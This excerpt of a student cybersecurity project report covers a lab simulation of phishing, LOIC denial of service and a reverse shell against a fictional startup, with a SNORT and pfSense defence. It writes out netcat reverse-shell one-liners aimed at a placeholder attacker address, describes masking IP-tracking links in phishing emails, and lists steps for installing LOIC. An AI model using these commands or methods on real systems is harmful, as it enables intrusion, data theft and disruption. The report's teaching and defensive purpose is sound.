
Log file contents: **File successfully loaded.**
Log File Path

/var/log/snort/snort_em130090/alert

Log Contents

```
11/03/22-14:33:56.753285 ,1,1000007,1,"Reverseshell  Detected",TCP,192.168.1.5,53792,192.168.1.118,70,30962,,0,alert,Allow
11/03/22-14:33:56.753285 ,1,1000005,1,"Reverseshell  Detected",TCP,192.168.1.5,53792,192.168.1.118,70,30962,,0,alert,Allow
11/03/22-14:36:58.888355 ,1,1000007,1,"Reverseshell  Detected",TCP,192.168.1.5,52154,192.168.1.118,70,37759,,0,alert,Allow
11/03/22-14:36:58.888355 ,1,1000005,1,"Reverseshell  Detected",TCP,192.168.1.5,52154,192.168.1.118,70,37759,,0,alert,Allow
11/03/22-14:36:58.888761 ,1,1000007,1,"Reverseshell  Detected",TCP,192.168.1.118,70,192.168.1.5,52154,0,,0,alert,Allow
11/03/22-14:36:58.888761 ,1,1000005,1,"Reverseshell  Detected",TCP,192.168.1.118,70,192.168.1.5,52154,0,,0,alert,Allow
11/03/22-14:36:58.888761 ,1,1000007,1,"Reverseshell  Detected",TCP,192.168.1.5,52154,192.168.1.118,70,37760,,0,alert,Allow
11/03/22-14:36:58.888761 ,1,1000005,1,"Reverseshell  Detected",TCP,192.168.1.5,52154,192.168.1.118,70,37760,,0,alert,Allow
11/03/22-14:37:48.725617 ,120,18,1,"(http_inspect) PROTOCOL-OTHER HTTP server response before client request ",TCP,5.62.54.83,80,192.168.1.19,56190,12438,Unknown Traffic
11/03/22-14:37:48.725617 ,120,3,1,"(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,5.62.54.83,80,192.168.1.19,56190,12438,Unknown Traffic,3,a
11/03/22-14:37:48.547937 ,119,4,1,"(http_inspect) BARE BYTE UNICODE ENCODING",TCP,192.168.1.19,56190,5.62.54.83,80,57775,Not Suspicious Traffic,3,alert,Allow
11/03/22-14:41:57.813165 ,1,1000007,1,"Reverseshell  Detected",TCP,192.168.1.5,41026,192.168.1.118,70,23587,,0,alert,Allow
11/03/22-14:41:57.813165 ,1,1000005,1,"Reverseshell  Detected and dropped",TCP,192.168.1.5,41026,192.168.1.118,70,23587,,0,alert,Allow
11/03/22-14:41:57.813509 ,1,1000007,1,"Reverseshell  Detected",TCP,192.168.1.118,70,192.168.1.5,41026,0,,0,alert,Allow
11/03/22-14:41:57.813509 ,1,1000005,1,"Reverseshell  Detected and dropped",TCP,192.168.1.118,70,192.168.1.5,41026,0,,0,alert,Allow
11/03/22-14:41:57.814504 ,1,1000007,1,"Reverseshell  Detected",TCP,192.168.1.5,41026,192.168.1.118,70,23588,,0,alert,Allow
11/03/22-14:41:57.814504 ,1,1000005,1,"Reverseshell  Detected and dropped",TCP,192.168.1.5,41026,192.168.1.118,70,23588,,0,alert,Allow
11/04/22-10:37:33.512185 ,120,8,1,"(http_inspect) INVALID CONTENT-LENGTH OR CHUNK SIZE",TCP,192.168.0.112,33898,192.168.0.1,80,17518,Unknown Traffic,3,alert,Allow
11/04/22-10:40:16.457947 ,120,3,1,"(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.0.2,80,192.168.0.77,62339,35016,Unknown Traffic,3,
11/04/22-10:45:29.973537 ,120,3,1,"(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.0.2,80,192.168.0.77,51147,35189,Unknown Traffic,3,
11/04/22-10:45:36.418488 ,120,3,1,"(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE",TCP,192.168.0.2,80,192.168.0.77,51150,35271,Unknown Traffic,3,
```

Figure 44. Raw view of Alert Log.



Alert Log View Settings

Interface to Inspect: LAN (em1) — Choose interface..

Auto-refresh view

250 — Alert lines to display.

Alert Log Actions

Alert Log View Filter

40 Matched Entries from Active Log (filtered view)


Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2022-11-03 14:41:57	⚠	0	TCP		192.168.1.5	41026	192.168.1.118	70	1:1000005	Reverseshell Detected and dropped
2022-11-03 14:41:57	⚠	0	TCP		192.168.1.5	41026	192.168.1.118	70	1:1000007	Reverseshell Detected
2022-11-03 14:41:57	⚠	0	TCP		192.168.1.118	70	192.168.1.5	41026	1:1000005	Reverseshell Detected and dropped
2022-11-03 14:41:57	⚠	0	TCP		192.168.1.118	70	192.168.1.5	41026	1:1000007	Reverseshell Detected
2022-11-03 14:41:57	⚠	0	TCP		192.168.1.5	41026	192.168.1.118	70	1:1000005	Reverseshell Detected and dropped
2022-11-03 14:41:57	⚠	0	TCP		192.168.1.5	41026	192.168.1.118	70	1:1000007	Reverseshell Detected
2022-11-03 14:31:19	⚠	0	TCP		192.168.1.118	39416	192.168.1.5	80	1:1000006	LOIC LOIC HELP
2022-11-03 14:31:14	⚠	0	TCP		192.168.1.118	43466	192.168.1.5	80	1:1000006	LOIC LOIC HELP

Figure 45. GUI View of Alerts.

Thus, we conclude that using pfSense as a GUI for SNORT covers the disadvantages that deploying SNORT in CLI caused, such as traversing the file system to find log files or amend rules and browsing through a lot of code to configure SNORT in its config file. pfSense offers the high customisation of open-source software such as SNORT in a user-friendly GUI.

This is beneficial for system administrators and IT teams that use SNORT and have to fine-tune the ruleset to cater to their needs, where pfSense provides them with filters and a GUI to access the alerts, rather than looking through a raw log file.

6. Advantages and Disadvantages



Performance	Snort	MADAM	PHAD	MULTOPS
Detection rate of known vulnerability attack	High	High	Medium	Low
Detection rate of unknown vulnerability attack	Low	Low	Medium	Low
Detection rate of flood attack	Yes	Yes	No	Yes
False alarm rate	Low	Low	Medium	Low
Ease of model construction	Medium	High	High	High

Figure 46 SNORT comparison with other detection systems (Karmadenur & Yusuf, 2019, 14-19)

6.1 Advantages

Mode of Attack (Phishing, LOIC, Reverse Shell)

- Phishing is an easy way to trick an employee into revealing sensitive information.
- DoS is good at limiting a target's access to the internet by overwhelming the system.
- LOIC is an easy-to-use platform to simulate the DoS attack.
- Reverse Shell hacking is good at bypassing NAT/firewalls due to the nature of the attack: the user will be the one initiating the connection from within the target machine and not an external source.
- Reverse Shell hacking can attack both Ubuntu and Linux systems.

Defence (SNORT)

- Log all the data for further investigation.
- Alert the user if an anomaly is detected.
- Highly customisable as SNORT is open-source software.

6.2 Disadvantages


Mode of Attack (Phishing, LOIC, Reverse Shell)

- Phishing depends solely on human errors, victims with high-security awareness might just report the suspicious incoming email to the company's IT department, which in turn raises the alert of the company.

- A reverse shell attack at this level is not able to attack a Windows system. Higher privilege must be obtained from a Windows system.
- Attack using LOIC alone is not able to mask the attacker's own IP address. Attacking solely using LOIC might risk exposing the attacker's own identity.

SNORT

- Not user-friendly as there is no UI. Using SNORT requires command prompt execution only.
- SNORT is only able to identify and filter malicious packets but cannot defend against DDoS or any other bandwidth consumption attacks.
- The IDPS can be overwhelmed by the sheer network volume and fail to recognise attacks.
- If the packets are encrypted, the packets cannot be analysed thoroughly.
- It is difficult to ascertain if the attack was successful, we can only be sure if an attack has occurred.
- Low detection rate of unknown vulnerabilities attack.



Performance	Snort	MADAM	PHAD	MULTOPS
DoS flood attack mitigation	No	No	No	Yes

Figure 47. SNORT DoS mitigation performance against other detection systems
(Karmadenur & Yusuf, 2019, 14-19)

7. Schedule

Summary Milestones	Target Date
- Learnt about setting up Virtual Machines through Oracle VM VirtualBox - Learnt about the importance of using these VMs in testing out Cyber Security attacks and defences.	Week 1
- Learned simple cyber attacks such as DoS through command line prompt and defence using firewall.	Week 2
- Discussed the aim, objective and outcome of our project and started conceptualising our work.	Week 3
- Finalised project charter and roles of the members: - Brainstorm on Presentation Ideas , such as the use of a short play to visualise the attack and defence. - SNORT as our main defence mechanism of the project. - Defence team learnt to work with SNORT custom rules. - Attack team found more attacks involved with information extraction. - DOS, PHISHING, EMBEDDING, SPOOFING, RANSOMWARE.	Week 4
- Defence team attempted to use existing local rules and how to create new rules in preparation for the main defence code. - Defence team created a sample rule to detect/ prevent the attack by the attack team. - Attack team finalised the attack methodology and come up with sample code for the attack: - Constructed a code to fetch text files from victims local harddrive, and send it back to the attacker's computer and researched on compiling the code into an executable and test on email services. - Constructed an authentic spoofing email.	Week 5
- Attack team explored higher level attack options, namely PDF or macro embedding attacks. - Defence team tested SNORT detection between different host interfaces.	Week 6
- Attack team explored vulnerabilities of SNORT, completed a phishing template and integrated a reverse-shell script into a clickable link that is inside a PDF file. - Defence team attempted to create the required SNORT rule that is able to protect against reverse-shell attempts.	Week 7
- Attack team attempted to improve their reverse-shell script to encompass more OS, other than just kali linux. For example, looking into the area of attacking ubuntu OS systems. - Defence team to begin investing UI improvements for SNORT AND find a way to store DoS attack alerts as a txt file into a predefined folder.	Week 8
- Attack team attempted to implement their procedures for attack and defence onto a GitHub page for easier future reference, in addition, the attack team is too look into how they can steal the IP address of Victim through the means of phishing email. - Defence team worked on integrating PFsense with SNORT.	Week 9

- Ensured Storyline has little to no assumptions that are to be made and began creating the script for the presentation skid. - Attack team attempted to resolve their problem of the reverse-shell exe file being unable to be executed despite being downloaded. - Attack team found out how to create a PHP notification script that easily obtains an IP address remotely and to integrate the PHP script into PHP support web hosts. - Defence team continued working on the integration of PFsense with SNORT.	Week 10
- Attack team to find out how to mask the PHP script and create a redirect link to an actual article. Thus, leaving victim unaware that their public IP address has been compromised - Defence team configured snort in PFsense to fit the project's context.	Week 11
- Final presentation practice. - Finalised flow of the project’s short play.	Week 12
- Finalised project report and prepare for the final presentation. - Worked on the screen recording of scenario 1 and scenario 2.	Week 13

8. Cost / Benefit

Item	Cost	Reason
Software	$0	All of the software that was used in the project was open-sourced. E.g. SNORT, LOIC, pfSense Even the VM was provided for by the school
Hardware	$0	All members of the team own their own devices capable of researching and coding etc. Router used was our own.
Total	$0	This just goes to show that with just an existing laptop / computer anyone will be able to achieve what we have done at negligible cost.

9. Outcome/Expected Outcomes

The project aims to demonstrate the attack and defence in the form of a short play with two contrasting scenarios. By demonstrating with a short play, potential technical problems will be eliminated during our presentation, while maintaining an engaging session with the audience via a role play of a fictitious storyline. The details are listed below:

9.1 Storyline

Scenario 1 (Tech startup company with no initial cybersecurity defence):

Our 1st scenario begins with a tech startup company named ‘iPear’, with a few staff who have never experienced the effects of cyber security attacks, in addition, iPear only has 1 IT personnel employed.

On a particular day, several iPear staff were required to attend an engineering event, and a day after the engineering event, employee X (victim) received an email from Tommy. The email contents included mentions of a conversation between employee X (victim) and Tommy about exciting new tech and Tommy’s link to an article about the new exciting tech they were discussing on the day asking employee X for their input on the subject.

However, in the context of our project, Tommy is a black hat hacker who has been observing iPear’s new phone prototype development for some time and has planned to steal the new phone's prototype blueprint through a combination of cyber attacks against iPear. At the event, Tommy was able to obtain both the name card of the IT personnel and employee X. This was how Tommy was able to send the email to employee X.

On the surface, Tommy's email link seems safe as it directs users to an actual tech article. However, in reality, masked within the link was a website that contained an embedded IP tracking PHP script which logs employee X’s IP address.

The reason for obtaining employee X's IP address is for Tommy to conduct a DoS attack on employee X, specifically, a Volumetric Attack, so that the router services are slowed severely. Thus, this acts as a precursor for Tommy to send the 2nd phishing email to employee X.

The 2nd phishing email contains information highlighting the suddenly slowed services and provides a quick fix to fix the problem and will be sent under the disguise of an IT personnel email working in iPear. Specifically, the email informs employee X that irregular internet activity was detected, and resolves the lag by following the Diagnostic Tool User Guide PDF attached to the email. However, in our project's context, the PDF contains a link for employee X to click, which allows Tommy to execute a reverse-shell attack on employee X's computer and gain access to employee X's computer. Thus, accomplishing Tommy's objective to steal the blueprints for iPear's new phone prototype

Scenario 2 (Tech startup company with cybersecurity defence)

Upon the iPear IT personnel realisation of what happened only after employee X sounded that the fix did not work did the IT personnel realise that they had been compromised. Thus, the management of iPear decided to hire a couple of employees who were more experienced in cyber security to protect the company's network from such cybersecurity attacks from happening against. On the other hand, Tommy had sold the blueprints which he had stolen from iPear previously, and seeing how much money he had earnt, decided to attempt the same series of attacks against iPear in hopes of stealing more of their blueprints for future tech products. The same flow of attack was carried out by Tommy for the 2nd time, however, when Tommy attempted a DoS attack, the employees from the cyber security team were able to detect the DoS attack while monitoring iPear's network using SNORT and preemptively executed the relevant SNORT rules to defend against the attacks. This resulted in Tommy losing connection with iPear's network and his IP being recognised and banned by the IP personnel. As a result, the cyber security team successfully defended iPear's network from a cyber attack with the use of SNORT.

10. Summary and Reflection

Cybers Security performs many important functions such as protecting the functionality of an organisation, protecting data and information an organisation collects and uses, ensuring the safe operation of applications running on the IT systems, and safeguarding the organisation's technology assets. It plays an important part in any business, and therefore we chose it as our main goal of the study.

10.1 Engineering Knowledge

The takeaway that our team received from the past 13 weeks was nothing short of an amazing experience. At the start, the team had little to no experience in the cybersecurity environment, specifically, in the use of command-line interface (CLI) and the use of ORACLE VM. Despite the short familiarisation course by Prof Chan on CLI and ORACLE VM virtual box, the learning curve in the area of cybersecurity was still steep due to the introduction of new coding languages and initially limited knowledge in the area of cybersecurity. However, in every challenge lies opportunities and our team saw this as an opportunity to expand and hone our skills for the future as cybersecurity becomes more and more prominent in every individual's life due to the rapidly increasing digitalised world.

10.2 Problem Analysis

10.2.1 Installing and Operation of Oracle VM VirtualBox

Due to our limited experience in using Oracle VM VirtualBox and Snort, a few major hurdles were faced. The first major hurdle prior to the installation of SNORT was to dial the right network configuration for the VM machines such that bi-directional communication works, this ensures that SNORT rules from the master VM will work on the slave VM. The second major hurdle was to figure out how we can make different VMs on completely different computers interact with each other, this was important as different team members are assigned different tasks and being able to let different VMs on completely different hosts interact with each other helps to greatly improve our work efficiency.

10.2.2 Installation and Operation of PFsense

Since our team was using our own router to communicate between different VMs from different laptops/hosts, setting the correct IP for pfSense was a problem, as pfSense only works when a WAN and a LAN interface are present. Another issue was finding the right setting for proper SNORT operation. Before the use of pfSense, we used the snort.conf file to set HOME_NET IP, location of log files and so on. pfSense simplifies that process but also adds a multitude of options. The reverse shell attack requires inline mode to work seamlessly. In CLI, that was easy to initiate by just entering parameters during SNORT initialisation.

However, we took some time to find the necessary setting in pfSense. Lastly, pfSense crashes whenever Inline Mode is activated, requiring a hard reset of pfSense back to factory settings.

10.2.3 Reverse-shell attempt on Ubuntu OS with Netcat

The package Netcat is a Unix package which reads and writes data across network connections using UDP or TCP protocols. As it is open-sourced, there are many variants of the Netcat package. Our original attempt was to use the command nc -e /bin/bash ATTACKERS_IP PORT_NUMBER on the victim's side to initiate the reverse shell attack. The flag -e binds a program with a port, so the attacker is supposed to get remote access from PORT_NUMBER to the path /bin/bash. Unfortunately, the preinstalled Netcat on the official Ubuntu distribution does not come with this option, as it is considered dangerous. The command above does not work on the victim's Ubuntu device.

10.3 Design/Development of Solutions

10.3.1 Solving Installing and Operation of Oracle VM VirtualBox

The team had to conduct more in-depth research on the VM network settings to select the right option for the project. For example, the VMs in the same and different host machines have to communicate with each other and access the internet at the same time. Based on the second condition, our team streamlined the possible options to Network Address Translation (NAT), NAT network or Bridged Adapter. The individual meanings of the options interpreted by our team based on our understanding are as follows:

- NAT option gives individual VMs their own virtual routers to access the internet but are unable to interact with other VMs despite being under the same host interface. Furthermore, external parties out of the host interface are unable to see the VM and will only see the host interface. Thus, bidirectional communication cannot be set up for the VMs.




Figure 48. NAT diagram (Smeets, 2018)

- NAT Network option gives VMs a common virtual router for internet access and allows multiple VMs to interact with each other under the same host interface. However, external parties are unable to see the VM and will only see the host interface, thus different VMs on different host machines are unable to communicate with each other.




Figure 49. NAT Network diagram (Smeets, 2018)

- Bridged Network option eliminates the virtual router and instead directly connects to the host interface. This means that the VM can connect to the physical network adapter to which the VirtualBox Host machine is being connected. On the same note, this also allows different VMs on different host machines to be able to communicate through a physical router.




Figure 50. Bridged network diagram (Smeets, 2018)

Hence, with the basic understanding of the three network options, our team selected network adaptor 1 to be the 'Bridged Adaptor' for all VMs and network adaptor 2 to be the 'NAT Network' for all VM's. By doing so, it will simulate proper network traffic going outbound through the physical network interface to the internet. Furthermore, this network topology connection is a prerequisite for the SNORT rules mentioned in 5.5.4 to work properly.

10.3.2 Solving Installing and Operation of pfSense

The pfSense CLI provides options to manually change the static IP addresses or to enable DHCP. Thus we ensured that through the NAT Network and the Bridged Adapter, the IP address assigned to pfSense VM is accessible through the LAN interface.

For Inline Mode, the option is present when setting up the Interface in LAN settings, when it is under the option to block offenders if they were to generate an alert. To solve the constant crashes caused by Inline Mode, we had to disable all hardware offloading in pfSense to get the GUI working properly, without bricking the VM.

10.3.3 Solving Reverse-shell attempt on Ubuntu OS with Netcat

The official Ubuntu distro does not come with a version of Netcat that supports the flag -e, so an alternative command is needed. After a bunch of research, it has been found that the following command can achieve the same result:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKERS_IP_ADDRESS PORT_NUMBER >/tmp/f.

The first part of the command removes the directory /tmp/f, after that it creates a new FIFO pipe. The commands sent from the attacker machine to the victim's shell are written by nc to the FIFO. /bin/sh -i invokes interactive shell, which is the place you type commands and print output to stdout. stdout can't be used to print the output, so the shell has to send that to

nc ATTACKERS_IP_ADDRESS PORT_NUMBER to be sent over the network. stdin can't be used either. cat /tmp/f will be using that to print whatever command is issued from the attacker machine (Ask Ubuntu, 2019). The loop goes on and on until the attacker terminates the connection with Ctrl+C. In short, sh and nc are redirecting to each other in a loop so that commands can be sent from the attacker side to the victim side without outputting anything on the victim machine.

10.4 Individual and Team Work

The entirety of cybersecurity cannot be summarised in the past 13 weeks. The contents covered were definitely just the tip of the iceberg with so much more that could be completed if we had more time. However, looking back at each week's team meetings where obstacles never fail to surprise and frustrate us.

For example, the installation of SNORT and pfSense on lesser used OS such as Kali Linux and Ubuntu did not have much proper online guide, busy curriculums with lots of tests overwhelmed us and even personal commitments disrupted our personal progress.

However, despite all the blows, the team wielded strong commitments to follow through, we helped to cover each other's flaws and learn from each other's progress. Through active communication, we slowly began to turn our personal frustrations into an enjoyable experience as we began to witness the fruits of our labour. The execution of what we set out to do and accomplished, made the past 13 weeks of frustration feel like a grand accomplishment instead. In conclusion, the group's biggest takeaway was that without each other's help, neither could go far, hence, not only is the takeaway knowledge on cyber security important, but equally, an important takeaway is knowledge on how to be an effective team member.

10.5 Future Recommendations

10.5.1 Exploration of more relevant Snort Rules

The library of Snort rules is huge, and many more complex SNORT rules exist that offer far more capabilities than what was presented in our report. With the right blend of rules, the limitations of SNORT can even be decreased. For example, one of the SNORT disadvantages that was mentioned is that it cannot defend against DoS flood attacks, however, research studies on SNORT capabilities against DoS (Avinash, K. I., 2017) have shown that in reality, Snort is capable of handling DoS and DDoS attacks, but is only effective to a certain traffic size and reliable up till a few specified hours. Thus, one of the explorations that our team would do given enough time will be in this experimental area to test which combination of rules is able to deter DoS and DDoS attacks.

Appendix A - Project Members Information


	Name	Project Contribution	Report Contribution
1	Song Guo Quan	Group Leader Overall Project Management (Defence: code for SNORT custom rules)	5.4. Defence Against Reverse Shell 5.5 Detecting DoS attacks 10.1. Engineering Knowledge 10.2.1. Solving Installing and Operation of Oracle VM VirtualBox 10.3.1. Solving Installing and Operation of Oracle VM VirtualBox 10.4. Individual and Team Work 10.5.1 Exploration of more relevant Snort Rules Report Formatting
2	Jiang Qinbo	Attack: Research on phishing email, phishing email template	1. Background 4.3. E-mail Phishing & Spoofing For Reverse Shell 6. Advantage & Disadvantage, report formatting & grammar
3	Choi Hoi To Tommy	Attack: codes for reverse shell, email and codes to obtain IP address, steps and codes for LOIC usage and file manipulation, GitHub	4.1.2 Obtaining Victim's IP Address Through Phishing (Figure) 4.5 Stealing files from the victim's device 10.2.3. Reverse shell attempt on

		page and attack code compilations of this project, malicious user guide for reverse shell attack	Ubuntu OS with Netcat 10.3.3. Solving Reverse shell attempt on Ubuntu OS with Netcat
4	Jonathan Anthony Wongso	(Attack: research on reverse shell, IP capturing)	4.1. Obtaining Victim's IP Address Through Phishing (Writing) 4.4 Reverse Shell Hacking
5	Glendon Chan Jun Wei	(Attack: Research on phishing email, LOIC usage, phishing email template)	3.1. Project Deliverables 4.2 Distributed Denial of Service Attack (DDoS) 9. Outcome/Expected Outcome 9.1 Storyline
6	Muhammad Fahmi bin Ahmad	(Defence: create SNORT custom rules, pfSense)	5. Defence: SNORT 5.6. pfSense 10.2.2 Installation and Operation of PFsense 10.3.2 Solving Installing and Operation of pfSense Report Formatting

7	Chan Ler, Wayne	(Defence: Research on attack method and SNORT, Presentation Slides, GitHub page)	6. Advantages and Disadvantage 7.Schedule 10. Summary and Reflection, Report Formatting
8	Long Shi Jun	(Defence: Research on Attack methods and SNORT, Presentation Slides)	1. Background 2. Project Objectives 3. Project Methodology 4.2.1 What is DDoS? 4.2.2 Low Orbit Ion Cannon (LOIC) 4.4.1 What is Reverse Shell? 5.1 What form of defence? 5.2 Why SNORT? 5.3 How does SNORT work? 8. Cost and Benefit 9. Summary and Conclusion Report Formatting, Appendixes, References

Appendix B - Attack 2: Low Orbit Ion Cannon

Attached below is a summary of the steps that were taken to launch an attack on the target.



LOIC Attack

1. Clone the repository from LOIC GitHub
2. Add the Mono (C# runtime implementation) repository to the system

```
$ sudo apt install apt-transport-https dirmngr
$ sudo apt-key adv --keyserver hkp://keyserver.ubuntu.com:80 --recv-keys 3FA7E0328081BFF6A14DA29AA6A19B38D3D831EF
$ echo "deb https://download.mono-project.com/repo/ubuntu vs-bionic main" | sudo tee /etc/apt/sources.list.d/mono-official-vs.list
$ sudo apt update
```

3. Install monodevelop

```
$ sudo apt-get install monodevelop
```

4. cd to the LOIC directory and install LOIC

